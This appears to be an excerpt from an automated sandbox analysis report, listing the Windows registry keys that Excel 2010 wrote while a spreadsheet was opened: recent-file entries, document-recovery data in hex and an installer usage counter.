HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED578	ED578	binary	04 00 00 00 9C 06 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 CC 41 D0 4C 43 0A D7 01 78 D5 0E 00 78 D5 0E 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED604	ED604	binary	04 00 00 00 9C 06 00 00 21 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 67 00 76 00 30 00 39 00 30 00 78 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 8E 0F E8 4C 43 0A D7 01 04 D6 0E 00 04 D6 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	0f7	binary	30 66 37 00 9C 06 00 00 02 00 00 00 00 00 00 00 30 00 00 00 01 00 00 00 16 00 00 00 0E 00 00 00 67 00 76 00 30 00 39 00 30 00 78 00 2E 00 78 00 6C 00 73 00 00 00 67 00 76 00 30 00 39 00 30 00 78 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1381433345	success or wait	1	7FEEAA29AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E6009040010 0000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1381433345	1381433346	success or wait	1	7FEEAA29AC0	unknown

Disassembly